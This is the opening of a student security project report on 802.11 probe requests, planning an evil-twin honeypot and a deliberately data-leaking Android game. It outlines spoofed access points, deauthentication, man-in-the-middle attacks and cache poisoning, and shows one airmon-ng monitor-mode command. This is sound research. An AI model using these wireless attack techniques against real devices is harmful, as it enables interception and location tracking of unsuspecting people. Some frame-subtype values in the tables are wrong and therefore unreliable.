

# I Can't Think of a Good Title

Jake Baker

April 8, 2014

## **Abstract**

The report studies how insecurities in the 802.11 standard are being capitalized on by public bodies to monitor and profile users. A honeypot application is created that masquerades as a device's previously connected network, discovered through broadcast probe requests. This application is coupled with an Android game that leaks data to demonstrate how traffic can be monitored once a device is ensnared. It was found that Android devices in particular are unrelenting in broadcasting probe requests, leaving them vulnerable to this attack. Recommendations are set out toward protecting against this attack at application level.

## Acknowledgements

Yo Jade, I did it!

# List of Figures

1	802.11 in the TCP/IP stack. . . . .	1
2	An example BSS. . . . .	3
3	An SSID as displayed in Windows network manager. . . . .	4
4	Two BSS making an ESS. . . . .	5
5	An application displaying the photo's Exif data. . . . .	6
6	An exact match. . . . .	7
7	General frame structure. . . . .	11
8	Start monitor interface. . . . .	13
9	Wireshark filter. . . . .	14
10	Wireshark captured probe request. . . . .	14
11	Probe request contents. . . . .	14
12	Wireshark destination MAC address filter. . . . .	14
13	Probe response frame . . . . .	14
14	Probe response contents. . . . .	15
15	Association request. . . . .	15
16	Association request frame contents. . . . .	16
17	Soft access point bridges traffic to real access point. . . . .	17
18	Soft access point created with the SSID Biggles. . . . .	18
19	Malicious user monitors and injects data packets in to traffic. . . . .	18
20	Deauthentication DOS sequence. . . . .	19
21	List of AP SSIDs in range of the wireless antenna. . . . .	20
22	Changing the interface's channel. . . . .	20
23	Sending the deauthentication frame. . . . .	21
24	Nexus 7 disassociating with the Netgear wireless router. . . . .	21
25	Station associating with the fake access point. . . . .	21
26	The smartphone sends a probe request frame which is picked up by the attacker. . . . .	22
27	Edimax EW-7811UN wireless adaptor. . . . .	25
28	Alfa AWUS036H wireless adaptor. . . . .	26
29	Overall system architecture. . . . .	36
30	Overall system flow. . . . .	37
31	Probe request frame parser state machine. . . . .	38
32	Discovering vulnerable device sequence. . . . .	39
33	TCP client/server interaction. . . . .	40
34	Flappy Bird's simple instructions. . . . .	41
35	Android game class diagram. . . . .	42
36	Android Location Provider class. . . . .	43
37	Android TCP client class diagram. . . . .	44
38	Android TCP client sequence diagram. . . . .	45
39	Honeypot capturing probe requests. . . . .	48
40	Virtual Access Point created and the client connecting. . . . .	50
41	Captured TCP packets from the device to the server. . . . .	51
42	Packet contents. . . . .	51
43	libgdx setup tool. . . . .	52
44	Configuration screen. . . . .	53
45	Eclipse project structure. . . . .	53
46	Leaky Bird spritesheet. . . . .	61

# List of Tables

1	General frame structure fields. . . . .	11
2	Frame Control fields. . . . .	12
3	MIC IE field structure. . . . .	58

# Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
1.1	Background . . . . .	1
1.2	Recent Media . . . . .	1
1.3	Mobile Wireless Devices . . . . .	1
1.3.1	802.11 Standard and Task Groups . . . . .	1
1.3.2	802.11 Key Terms . . . . .	3
1.3.3	802.11 Security . . . . .	5
1.3.4	Leaky Applications . . . . .	5
1.3.5	Profiling Users . . . . .	6
1.3.6	Culmination . . . . .	9
1.4	Objectives . . . . .	9
1.5	Content . . . . .	9
<b>2</b>	<b>Research</b>	<b>10</b>
2.1	802.11 Overview . . . . .	10
2.1.1	Frame Types . . . . .	10
2.1.2	General Frame Structure . . . . .	11
2.1.3	Determining 802.11 Open Association Sequence . . . . .	13
2.2	Attack Vectors . . . . .	17
2.2.1	Spoof Access Point . . . . .	17
2.2.2	Man in the Middle (MITM) . . . . .	18
2.2.3	Deauthentication Denial of Service . . . . .	19
2.2.4	Evil Twin/Honeypot Attack . . . . .	22
2.3	Low-Level Libraries . . . . .	24
2.3.1	libpcap . . . . .	24
2.3.2	LORCON . . . . .	24
2.4	Hardware . . . . .	25
2.4.1	Wireless Adaptor . . . . .	25
2.4.2	Wireless Chipsets . . . . .	25
2.5	Operating Systems . . . . .	27
2.5.1	Backtrack 5 R3 . . . . .	27
2.5.2	Kali . . . . .	27
2.6	Android Game Programming . . . . .	28
2.6.1	libgdx . . . . .	28
2.7	Innocuous Information . . . . .	29
2.8	Legal Issues . . . . .	30
<b>3</b>	<b>Requirements</b>	<b>31</b>
3.1	Scope . . . . .	31
3.2	Overall Requirements . . . . .	31
3.2.1	User Interfaces . . . . .	31
3.2.2	Hardware Interfaces . . . . .	31
3.2.3	Software Interfaces . . . . .	32
3.2.4	Communications Interface . . . . .	32
3.2.5	Operations . . . . .	32
3.2.6	Site Adaptation Requirements . . . . .	32
3.2.7	Functional Requirements . . . . .	33
3.2.8	Constraints . . . . .	33

3.2.9	Assumptions . . . . .	34
3.3	Specific Requirements . . . . .	34
3.3.1	Honey Pot Application . . . . .	34
3.3.2	Android Application . . . . .	35
3.3.3	TCP Server . . . . .	35
<b>4</b>	<b>Design</b>	<b>36</b>
4.1	Design Overview . . . . .	36
4.2	Overall System Architecture . . . . .	36
4.3	Honeypot . . . . .	37
4.3.1	High Level Program Flow . . . . .	37
4.3.2	Parsing Probe Request Frames . . . . .	38
4.3.3	Discovering Vulnerable Devices . . . . .	38
4.3.4	Creating a Fake Access Point . . . . .	39
4.3.5	TCP Client . . . . .	39
4.4	Android Game . . . . .	41
4.4.1	Flappy Bird . . . . .	41
4.4.2	Leaky Bird Sprite Sheet . . . . .	41
4.4.3	Leaky Bird Class Diagram . . . . .	42
4.4.4	Android Location Provider . . . . .	43
4.4.5	TCP Client Provider . . . . .	43
4.4.6	TCP Message Structure . . . . .	44
4.5	TCP Server . . . . .	44
4.6	Requirements Matrix . . . . .	46
4.6.1	Honeypot Application . . . . .	46
4.6.2	Android Application . . . . .	46
4.6.3	Server Application . . . . .	46
<b>5</b>	<b>Implementation</b>	<b>47</b>
5.1	Operating System . . . . .	47
5.2	Ethernet Connection . . . . .	47
5.3	Setting up the Workstation . . . . .	47
5.4	Honeypot Application . . . . .	48
5.4.1	Capturing Packets . . . . .	48
5.4.2	Parsing Probe Requests . . . . .	48
5.4.3	Creating Probe Responses . . . . .	49
5.4.4	Creating a Fake Access Point . . . . .	49
5.4.5	Monitoring Data Packets . . . . .	50
5.5	Leaky Game . . . . .	52
5.5.1	Project Structure . . . . .	52
5.5.2	Creating Interfaces . . . . .	54
5.5.3	Getting the GPS Co-ordinates . . . . .	54
5.5.4	Android TCP Client . . . . .	55
<b>6</b>	<b>Conclusion</b>	<b>57</b>
6.1	Defending Against Attacks . . . . .	57
6.2	Monitoring Probe Requests for Good . . . . .	58
6.3	Securing the Insecure . . . . .	58
6.4	Project Extensions . . . . .	58
6.5	The End's Not Near; It's Here . . . . .	59

**7 Appendix 61**  
7.1 Leaky Bird Spritesheet . . . . . 61

# 1 Introduction

## 1.1 Background

## 1.2 Recent Media

Cyber security has become prevalent in the media over the recent years with whistleblowers [1] providing the general public an insight into just how government agencies across the world, such as GCHQ [2] and the NSA [3], have developed software [4][5] that allows them to covertly monitor digital communications [6]. The software developed, and purchased, takes advantage of zero-day vulnerabilities [7], and network infrastructure.

These types public entities are both monitoring communications themselves [8], and also acquiring data from large companies such as Microsoft [9], by allegedly allowing them to circumvent those introduced in to applications such as Skype an Outlook; IBM- which was denied by the company in an open letter from their Senior Vice President [10], although Bruce Schneiers rebuttal [11] of the open letter leaves more questions for the company; and RSA by weakening the encryption protocol [12].

## 1.3 Mobile Wireless Devices

Mobile wireless devices, by design, monitor and transmit specific frames in order to discover WiFi networks to transfer data over in an attempt to lower that sent over the cellular network. Devices will probe for previously used wireless access points by periodically emitting probe request frames to determine whether the access point is in range. Access points will attempt to make this process simpler by periodically emitting beacon frames to announce their presence and capabilities.

### 1.3.1 802.11 Standard and Task Groups

802 was devised by the IEEE LMSC in February, 1980 [13], as a project containing working groups that define standard practices and specifications. The 802.11 specification is for implementing WLAN communication at the MAC level.




Figure 1: 802.11 in the TCP/IP stack.

802.11 is split in to various TGs which define extra amendments to the standard. The most prolific task groups are TGb, TGA, TGg and most recently TGN.



<b>Task Group</b>	<b>Amendments</b>
TGa	This amendment operates in the 5GHz band with a maximum data rate of 54Mbit/s, which allowed it to operate away from the noise of devices in the 2.4GHz band. This amendment is no longer valid.
TGb	This brings throughput up to 11Mbit/s, and was implemented worldwide. Products that supported this amendment started to appear during 1999, starting with the Apple iBook [14].
TGg	TGg allows for 54Mbit/s throughput in the 2.4GHz band, the same throughput as TGb.
TGn	Allows for multiple antennas to increase the maximum data rate, getting up to 600Mbit/s when using four spatial streams at a 40MHz channel width.

### 1.3.2 802.11 Key Terms

The 802.11 specification defines a number of components that make up various network architectures [15], which shall be referenced through the document.

#### Station

A device that has the ability to connect to the wireless access point using the 802.11 protocol. For example, a desktop PC, laptop, smart phone, etc. Station is often interchangeably referred to as a node or client and can be either fixed, or mobile.

#### Access Point

Access points are, more often than not, dedicated hardware devices that act as the central receiver and transmitter of a wireless network. Some wireless adapters have the ability to act as soft access points, which is how, for example, smartphones are able to become hotspots for devices without an internet connection.

#### Base Service Set

A BSS is a group of stations that are connected to an access point, which is connected to a wired network.




Figure 2: An example BSS.

#### Base Service Set Identification

The unique identifier given to a BSS. In an infrastructure BSS this is the MAC address of the access point. In an ad hoc network (IBSS), with no governing access point, it is random and administered by the starting station [16].

## Service Set Identification

The human readable string given to a BSS, chosen by the access point, that is broadcasted in beacon and probe frames.




Figure 3: An SSID as displayed in Windows network manager.

## Extended Service Set

An ESS is a group of two or more infrastructure BSS that share the same SSID and security credentials where the access points communicate to forward traffic and the movement of stations between the BSSs. This communication is performed by the distribution system (DS), which is out of the scope this report.




Figure 4: Two BSS making an ESS.

### 1.3.3 802.11 Security

The majority of 802.11 amendments are an inherently insecure [15] base, on which a large majority of enterprise applications are founded upon. Attempts have been made to secure networks by using various types of encryption, for example Wired Equivalent Policy (WEP) [17] and WiFi Protected Access (WPA) [18], however these standards only encrypt the data portion of the exchange. Management frames are left open and unencrypted which offers opportunity for exploitation in a number of ways, from getting unsuspecting users to connect to a faked access point (page 17) to collecting data based on access points a mobile device has connected to through the periodic beacon frames (page 22).

### 1.3.4 Leaky Applications

There have been reports recently of applications written for Android that have been collecting and sending data to advertisers [19], from what is perceived as innocuous information such as phone model and screen size, to personal data including, but not limited to, current location information, gender and date of birth, then at the extreme end entire contact lists. It has come to light, from the documents leaked by Edward Snowden, that GCHQ and the NSA have been targeting apps that send this type of data, unencrypted, back to advertisers as it allows them to build a profile of the user [20]. This profile can be built using similar methods to the Evercookie [21], that works on the premise of collecting as much information as it can about the user and hashing this so that it gives a unique identifier for the user. Methods such as this prove effective when attempting to circumvent UK cookie laws, by tracking users through fingerprinting methods instead.

### 1.3.5 Profiling Users

Fingerprinting is achieved by collecting as much information as you can about the user through commonly available methods, and then hashing the data and storing it either in a local database or through a persistent cookie such as the Evercookie [21]. It has been noted that if a user has Flash and Java enabled, the success rate of being able uniquely identify them is 94% [22].

Interestingly, a paper [23] came out recently that documented the process they took in identifying the geo-location of Twitter users that did not include geotags in their tweets by comparing the information in the content, hashtags, foursquare [24] check-ins, locational references, etc. to those that had geotags [25] in them. They found that- when omitting users identified as travelling- they could predict the home location of tweets to 68% for cities, 70% for states, 80% for time-zones and 73% for regions. This style of data mining highlights the effect that other users sharing personal location information can have on those that chose to omit the data [26].

One of the golden nuggets, according to the NSA [20], of unencrypted data is a photo upload, ideally to social media, but any endpoint will do. The reason for this is the Exif [27] tag data that accompanies the photograph. This can detail various pieces of information on modern smartphones, but most importantly it contains the make and model, datetime stamp and GPS location [28] of the device. These fields are often added by default.




Figure 5: An application displaying the photo's Exif data.

Figure 5 shows the information that can be gained, should anyone intercept an image. Pictured is the GPS portion of the data, which includes amongst others, the longitude, latitude, altitude, and even the direction relative to true North. To test the accuracy of the result I put the longitude and latitude in to Google Maps to see where it would plot the point. Figure 6 shows the result. It is the exact location that the photo was taken; the data added without my knowledge.




Figure 6: An exact match.

It is within this self-evident ignorance that the problem with privacy lies. Social media websites, such as Facebook and Twitter, strip any Exif data [29] from uploaded photos in an attempt to preserve the privacy of their users. This can be effective at stopping their users from taking data from other peoples photos; however, depending on when during the upload process this takes place it is still susceptible to wiretapping if the user is not transmitting over HTTPS.

Wiretapping in this instance can refer to either a higher body monitoring traffic [30], or a malicious user performing a man in the middle attack on the wireless network. If, for example, the photo is sanitized on the client side, this means that Exif data is not transmitted and is not susceptible to wiretapping; however, if this action is performed server side, for example by using PHP to create a new image from the old one, then the Exif data is transmitted and is open to monitoring. There is an argument brewing in creative industries that stripping the Exif data destroys any copyright information the picture may be able to carry as they often manage this data to allow them to detect when their image is being used without their permission.

There has been a recent shift by administrators toward configuring web servers to force HTTPS by default. HTTPS encrypts any traffic, creating a secure channel using the underlying SSL/TLS public key method, making MITM attacks difficult to perform. While the detailed implementation of SSL/TSL is out of the scope of this project, it is interesting to note that in the context of the NSA and GCHQ, the certificate authorities are one of the points of weakness in this method of encryption.

One of the major issues with HTTPS is using it only during the login stage of a browsing session. This will encrypt traffic that sends passwords, but, once that procedure is complete, the website switches back to the unencrypted HTTP. This still leaves the browser wide open to an attacks such as HTTP cache poisoning. HTTP Cache Poisoning is an attack where for example, a malicious user waits for a HTTP request for a JavaScript file, and then responds

with the content and extra malicious code at the end, modifying the HTTP headers to account for the extra information and to ensure that the browser caches the new file. Most modern browsers will warn the user when a website is using mixed content (HTTP and HTTPS).

Angry Birds hit the headlines when it was named in one of the NSA/GCHQ releases as an application they can exploit to gain user data. Being an incredibly popular game, it demonstrates the ease in which users can be coerced into allowing applications access to their data.

### **1.3.6 Culmination**

This project takes inspiration from the information detailed above. It sets out to develop an application that analyses probe request frames and sends spoofed probe response frames in order to establish itself as an access point for any devices that have previously connected to unencrypted networks. Alongside this an Android game will be developed that intentionally leaks personal and location data unencrypted across the network. This will then be combined with the first application to demonstrate how apps can broadcast your personal data, unknowing to you, to an attacker as you pass by.

## **1.4 Objectives**

The aim of this project to expose the inherent security vulnerability that unencrypted networks leave behind on a mobile wireless device's preferred network list whilst they pass by in the pocket of the owner. This will be achieved by developing software capable of responding to 802.11 probe request frames emitted by roaming smartphones in an attempt to masquerade as the requested access point. To solidify the point, a leaky Android application will send personal data and location data to a server unencrypted, which can then be monitored by the application or Wireshark.

Once a connection with a device has been established the laptop running the software will create a bridge between the soft access point and the wired interface to allow for traffic to pass normally, and HTTP traffic to be analysed. The security vulnerabilities will be demonstrated by an Android game, similar to one in the top charts currently, that has been written with the sole intention of leaking data.

Finally, I want to look into what steps can be taken to prevent this attack happening by looking at possible ways of adding security at application level to notify users of hijacking attempts.

## **1.5 Content**

...



## 2 Research

### 2.1 802.11 Overview

#### 2.1.1 Frame Types

There are three frame categories defined in the 802.11 standard [31]: management, control and data. These types are further split into subtypes which determines which frame is being sent/received. For the purpose of performing an association sequence, we are interested in frames from the management category. The table below details these frames, along with their type, subtype and originating source, to aid us in successfully filtering packets in wireshark.

Type	Description
0x00	Management
0x01	Control
0x02	Data

Type	Subtype	Description	Source
0x00	0x40	Probe Request	Station
0x00	0x50	Probe Response	Access Point
0x00	0xb0	Authentication	Station
0x00	0xb0	Authentication	Access Point
0x00	0x00	Association Request	Station
0x00	0x10	Association Request	Access Point

One of the key issues with the 802.11 standard is that management frames are not encrypted. This is what a large majority of attacks take advantage of by way of a gateway to further attacks, as detailed in section 2.2.

## 2.1.2 General Frame Structure

Figure 7 below details the contents and size of each field in the general frame structure for an 802.11 packet. A description of the contents are detailed in table 1, with the frame control segment's fields being detailed in table 2.




Figure 7: General frame structure.

Field	Description
Frame Control	Detailed in table 2 on page 12.
Duration ID	Control
Addresses	Four addresses can be present. They show the source and destination addresses, and may also give the BSSID, transmitter, and receiver address.
Sequence Number	This allows stations to prevent duplicated frames by keeping track of the current sequence number.
Data	This is the body of the frame. It can contain 2048 bytes with a 256 byte upper layer header when sent by an application.
FCS	The CRC [32] of the frame.

Table 1: General frame structure fields.

<b>Protocol</b>	Identifies the version of the 802.11 MAC protocol.
<b>Type</b>	Identifies the group of the frame.
<b>Subtype</b>	Identifies the type of frame in the group; determines what should be present in the rest of the frame.
<b>To DS</b>	Set when the frame originates from a station.
<b>From DS</b>	Set when the frame originates from the access point.
<b>More Fragment</b>	Indicates whether this frame is the last in a set of packets.
<b>Retry</b>	Determines whether this frame is a retransmission.
<b>Power Management</b>	A mobile station gives its power management state: 0 is active mode, 1 means the station will enter the power management mode.
<b>More Data</b>	Determines whether an access point has cached data for a station. Used during roaming when crossing boundaries between BSSs.
<b>WEP</b>	Determines whether the frame body has been encrypted using the WEP [33] algorithm.
<b>Order</b>	Identifies whether the frames are ordered or not.


Table 2: Frame Control fields.

### 2.1.3 Determining 802.11 Open Association Sequence

In order to create a fake access point for devices that are broadcasting probe requests for previously connected open networks, the application needs to follow the same sequence that a real access point would when responding to frames. I need to be able to discern which flags are to be set, and the values to give, in each frame in order for the device to connect, and also find out where the authentication type is revealed.

To watch the association sequence happen in real-time, and determine when in the sequence the authentication type is given, I needed to set up a simple wireless network, and have a wireless adaptor running in monitor mode filtering packets as a smartphone associates with the access point. This method would allow me to utilize wireshark to inspect other elements of the sequence that aren't necessarily detailed in online sources, such as the various flags set in each frame.

The first step in the process is setting up BackTrack with the Alfa wireless adaptor plugged in, and creating a monitor interface on wlan0 using airmon-ng:



```
root : bash
File Edit View Bookmarks Settings Help
root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
962      dhclient3
1754     dhclient3
Process with PID 1754 (dhclient3) is running on interface wlan0

Interface  Chipset      Driver
wlan0      Realtek RTL8187L  rtl8187 - [phy0]
              (monitor mode enabled on mon0)
```

Figure 8: Start monitor interface.

